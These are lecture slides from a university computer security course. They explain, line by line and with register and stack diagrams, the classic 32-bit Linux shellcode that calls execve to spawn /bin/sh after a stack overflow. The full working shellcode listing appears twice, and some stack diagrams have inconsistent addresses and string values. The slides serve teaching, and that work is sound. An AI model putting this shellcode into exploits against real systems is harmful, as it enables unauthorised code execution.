
CMSC 426

Principles of Computer Security

Lecture 05

Stack Overflow Shellcode & Demo

Last Class We Covered

- Stack overflow code example
 - Vulnerable code
 - Exploit code

- Exploit input

Any Questions from Last Time?

Today's Topics

- How the shellcode works
 - Line by line
 - With explanations
 - And diagrams

Breaking Down the Shellcode

Shellcode

XOR EAX, EAX

PUSH EAX

PUSH 0x2F2F7368

PUSH 0x2F62696E

MOV EBX, ESP

PUSH EAX

PUSH EBX

MOV ECX, ESP

CDQ

MOV AL, 0xB

INT 0x80

Set up to put
“/bin//sh”
on the stack

Putting the arguments
for **execve()** in the
correct registers

System call

Building the string `/bin/sh` on the stack

- Executing the command `/bin/sh` will open a shell
- We want to put this string on the stack and then find a way to execute it
- Actually going to build the string `/bin//sh`
 - The second forward slash doesn't do anything
 - But it keeps the length of the string a multiple of 4
 - This keeps the stack word aligned (very important!)

Building the string `/bin/sh` on the stack

- “`/bin/sh`” needs to be pushed onto the stack in reverse
- Why?
 - Because the stack starts at higher addresses and grows down
 - But the stack is “read” from the bottom up
- 1. Push `NULL` terminator (end of string)
- 2. Push `//sh`
- 3. Push `/bin`

Shellcode: Line by Line

XOR EAX, EAX


- Want to put a **NULL** terminator into **EAX** so we can use it later
- Can't use **MOV EAX, 0**, because the opcode contains NULL bytes
- Workaround: anything **XORed** with itself is 0

Register	Value
EAX	00 00 00 00
EBX	
ECX	
EDX	
ESP	

PUSH EAX

- Need to add a **NULL** pointer to the stack
 - We'll want it here later
- **PUSH EAX**
 - **SUB ESP, 4**
 - **MOV [ESP], EAX**

Register	Value
EAX	00 00 00 00
EBX	
ECX	
EDX	
ESP	00 00 2A F0



PUSH 0x2F2F7368

- Pushing the second half of the string “/bin//sh” onto the stack
- 0x2F2F7368 is ASCII for “//sh”

Register	Value
EAX	00 00 00 00
EBX	
ECX	
EDX	
ESP	00 00 2A EC

0x2AF0	00 00 00 00
0x2AEC	“//sh”

PUSH 0x2F62696E

- Pushing the first half of the string “/bin//sh” onto the stack
- 0x2F62696E is ASCII for “/bin”

Register	Value
EAX	00 00 00 00
EBX	
ECX	
EDX	
ESP	00 00 2A E8

0x2AF0	00 00 00 00
0x2AEC	“//sh”
0x2AE8	“/bin”

Side Note: Executing `/bin//sh`

- Now that we've built the string `/bin//sh` on the stack, we need to find a way to execute it

- Going to use the `execve()` system call

```
int execve(const char *filename,
           char *const argv[],
           char *const envp[]);
```

The diagram shows three blue arrows pointing from the arguments of the `execve` function to three registers: `EBX`, `ECX`, and `EDX`. The first arrow points from `*filename` to `EBX`. The second arrow points from `*const argv[]` to `ECX`. The third arrow points from `*const envp[]` to `EDX`.

- We will be putting each argument into a separate register

(Unimportant) Side Note: `const`

- What is the difference between
`const char* param`
and
`char* const param`
- The first is a pointer to a constant character
 - Cannot change the value, but can make it point elsewhere
- The second is a constant pointer to a non-constant character
 - Cannot change where it points to, but can change the value there
- *TL;DR – don't worry about it, it doesn't matter*

The `execve()` arguments: `filename`

- A string that contains the name of the “file”
 - (Really a pointer to a character array, but same difference)
- For our purposes, the “file” is the command `/bin//sh`
- Need `EBX` to point to the string `“/bin//sh”`
 - Already built on the stack earlier

The `execve()` arguments: `argv`

- An array of string (`char*`) arguments used by the program being executed
 - Last element of the array must be a NULL pointer
- The first element of the array should be the name of the program being executed
- Need `ECX` to point to an array `["/bin/sh", NULL]`
 - How handy, we've already got the pieces for this on the stack

The `execve()` arguments: `envp`

- An array of string (`char*`) arguments
 - Contains any necessary environment info for the program
 - Last element of the array must be a `NULL` pointer
- There is no environment information for this program
 - Just need to build an array of `[NULL]` on the stack
- Once done, store a pointer to it in **`EDX`**

How We Left the Stack

```
XOR    EAX, EAX
PUSH   EAX
PUSH   0x2F2F7368
PUSH   0x2F62696E
MOV    EBX, ESP
PUSH   EAX
PUSH   EBX
MOV    ECX, ESP
CDQ
MOV    AL, 0xB
INT    0x80
```

Next Step:
Putting the arguments
for `execve()` in the
correct registers


Register	Value
EAX	00 00 00 00
EBX	
ECX	
EDX	
ESP	00 00 2A E8

0x2AF0	00 00 00 00
0x2AEC	"/sh"
0x2AE8	"/bin"

MOV EBX, ESP

- **ESP** is already pointing to the string `“/bin//sh”`
 - Because we set it up that way
- Make **EBX** point to it as well
 - (That was easy)

Register	Value
EAX	00 00 00 00
EBX	00 00 2A E8
ECX	
EDX	
ESP	00 00 2A E8



	00 00 00 00
0x2AF0	“//sh”
0x2AEC	“/bin”
0x2AE8	

PUSH EAX

- We have to build the array `["/bin//sh", NULL]` in reverse order on the stack
 - Why reverse order?
 - The stack grows down, but is read up
- Pushing a `NULL` terminator first
- We already have one in `EAX`

Register	Value
EAX	00 00 00 00
EBX	00 00 2A E8
ECX	
EDX	
ESP	00 00 2A E4

0x2AF0	00 00 00 00
0x2AEC	"/sh"
0x2AE8	"/bin"
0x2AE4	00 00 00 00

PUSH EBX

- We have to build the array `["/bin//sh", NULL]` in reverse order on the stack
 - Why reverse order?
 - The stack grows down, but is read up
- Next push a pointer to `"/bin//sh"` onto the stack
- We already have one in **EBX**


Register	Value
EAX	00 00 00 00
EBX	00 00 2A E8
ECX	
EDX	
ESP	00 00 2A E0

0x2AF0	00 00 00 00
0x2AEC	"/sh"
0x2AE8	"/bin"
0x2AE4	00 00 00 00
0x2AE0	00 00 2A E8

MOV ECX, ESP

- Array `["/bin//sh", NULL]` has been built on the stack
- Now need to make register `ECX` point to it
- `ESP` is already pointing to it
 - Make `ECX` point to it as well

Register	Value
EAX	00 00 00 00
EBX	00 00 2A E8
ECX	00 00 2A E0
EDX	
ESP	00 00 2A E0



0x2AF0	00 00 00 00
0x2AEC	"/sh"
0x2AE8	"/bin"
0x2AE4	00 00 00 00
0x2AE0	00 00 2A E8

CDQ

- Need to make register **EDX** point to an array **[NULL]**
 - Can't use **MOV EDX, 0**
 - Could use **MOV EDX, EAX**
- However, opcode for **CDQ** is smaller
 - Happens to make the shellcode align with word size (multiples of four)
 - Extends sign bit of **EAX** into **EDX**, which zeroes **EDX**

Register	Value
EAX	00 00 00 00
EBX	00 00 2A E8
ECX	00 00 2A E0
EDX	00 00 00 00
ESP	00 00 2A E0

	00 00 00 00
0x2AF0	"//sh"
0x2AEC	"/bin"
0x2AE8	00 00 00 00
0x2AE4	00 00 00 00
0x2AE0	00 00 2A E8

MOV AL, 0xB

- Moving the code for the `execve()` system call into the lowest byte of **EAX**
 - `0xB` is the code *because it is*
- **AL** means lowest byte in the **EAX** register
 - **L** means lowest byte
 - **H** means second lowest byte
 - **X** means lowest two bytes

Register	Value
EAX	00 00 00 0B
EBX	00 00 2A E8
ECX	00 00 2A E0
EDX	00 00 00 00
ESP	00 00 2A E0

	00 00 00 00
0x2AF0	“//sh”
0x2AEC	“/bin”
0x2AE8	00 00 00 00
0x2AE4	
0x2AE0	00 00 2A E8

INT 0x80

- Calling the interrupt with the code 0x80 means that we want to make a system call
- Interrupts whatever else was going on, and acts based on the values stored in the registers

Register	Value
EAX	00 00 00 0B
EBX	00 00 2A E8
ECX	00 00 2A E0
EDX	00 00 00 00
ESP	00 00 2A E0

0x2AF0	00 00 00 00
0x2AEC	"/sh"
0x2AE8	"/bin"
0x2AE4	00 00 00 00
0x2AE0	00 00 2A E8

Summary of Shellcode's Execution

- **EAX** = `0xB`, the code for the `execve()` system call
- **EBX** → `"/bin/sh"`, the command to open a shell
- **ECX** → `["/bin/sh", NULL]`, an array of arguments
- **EDX** = `[NULL]`, an array of environment info
- We've got a shell!

DEMO TIME!